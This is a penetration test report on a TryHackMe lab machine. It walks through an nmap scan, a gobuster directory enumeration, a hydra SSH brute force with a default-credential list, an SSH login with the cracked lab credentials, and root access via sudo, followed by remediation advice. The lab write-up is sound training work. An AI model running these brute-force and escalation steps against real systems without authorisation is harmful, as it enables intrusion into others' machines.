Red Team
Certified Penetration Tester

Project Report

princemvarghese2001@gmail.com



🔒 Penetration Testing Report

Target IP: 10.10.22.91
Platform: TryHackMe - rtpen101
Test Date: 06 June 2025
Tester: Prince M Varghese
Scope: External pentest on Linux-based web application & SSH

🗂️ Executive Summary

The machine at 10.10.22.91 was found to host multiple exposed services including SSH, HTTP, and MySQL. Directory brute-forcing and SSH password brute-forcing led to successful unauthorized access using default credentials. Privilege escalation was trivial due to password reuse, granting full root access.

Risk Level: 🔴 Critical
Impact: Full system compromise

🧪 Test Methodology and Results

🔍 Step 1: Nmap Reconnaissance

Command:

nmap -A -Pn 10.10.22.91

Findings:

Port	Service	Version Details
22/tcp	SSH	OpenSSH 7.2p2 (Ubuntu)
80/tcp	HTTP	Apache 2.4.18 (Ubuntu)
3306/tcp	MySQL	MySQL 5.7.33

- HTTP Title: Site Maintenance
- MySQL has SSL with a long-lived cert
- OS fingerprint: Linux 4.15



📁 Step 2: Web Directory Enumeration


Command:

gobuster dir -u http://10.10.22.91 -w /usr/share/seclists/Discovery/Web-Content/big.txt -t 100 -x html,txt,php

Interesting Results:

- /admin/ (302 redirect)
- /db/, /phpmyadmin/, /home.php, /preview.php, /login.php all returned 200
- Multiple .htaccess and .htpasswd entries blocked (403)
- /index.php served dynamic content

Implication: Web application might contain admin panel, login endpoint, and potentially exposed DB interface.



🛠️ Step 3: SSH Brute Force (Hydra)


Command:

hydra -C /usr/share/seclists/Passwords/Default-Credentials/ssh-betterdefaultpasslist.txt -s 22 -V -f 10.10.22.91 ssh

Result:

[22][ssh] host: 10.10.22.91 login: c-comatic password: xrtwk318

Implication: SSH login was successful using known/default credentials.




🧑‍💻 Step 4: SSH Access and Privilege Escalation

Command:

ssh c-comatic@10.10.22.91


- Access successful using discovered credentials.
- Home directories discovered: c-comatic and luffy
- Found a file: votesystem.zip under /home/luffy/Downloads/



Privilege Escalation:

sudo -l

- User c-comatic can run **any** command as root ((ALL : ALL) ALL)
- Escalation via: sudo su → full root access obtained.



🛡️ Vulnerabilities Identified

#	Vulnerability	Description	Severity	Remediation
1	Default Credentials (SSH)	c-comatic:xrtwk318 found via brute force	Critical	Remove or change default passwords. Implement rate-limiting and fail2ban.
2	Weak Sudo Config	Full sudo access without password segregation	High	Apply the principle of least privilege. Limit sudo rights.
3	Directory Disclosure	Sensitive directories (e.g., /admin/, /db/) are exposed	Medium	Restrict access to sensitive paths via .htaccess or IP whitelisting.
4	phpMyAdmin Exposed	Management interface accessible at /phpmyadmin/	High	Block external access to DB interfaces or require VPN.
5	Potential Sensitive Files	Found votesystem.zip - unknown contents	Medium	Perform sensitive file analysis and apply least privilege on directories.

📂 Evidence

1. Nmap Output
📎 Attached as: nmap_scan.txt

2. Gobuster Results
📎 Attached as: gobuster_results.txt

3. Hydra Brute Force Logs
📎 Attached as: hydra_output.txt

4. Screenshot (SSH Access)
🖼️ Included in final doc

✅ Recommendations

- Enforce strong and unique passwords for all user accounts
- Restrict SSH login to known IPs or use key-based authentication
- Apply network segmentation and firewall rules to restrict port 3306 and phpMyAdmin
- Conduct regular audits of user privileges (sudo -l)
- Scan the votesystem.zip archive for sensitive content or vulnerabilities

---

📝 Conclusion

The assessment revealed several serious security misconfigurations and the presence of weak/default credentials. The attacker was able to escalate privileges to root and access user directories without restrictions.

Immediate action is required to secure this system.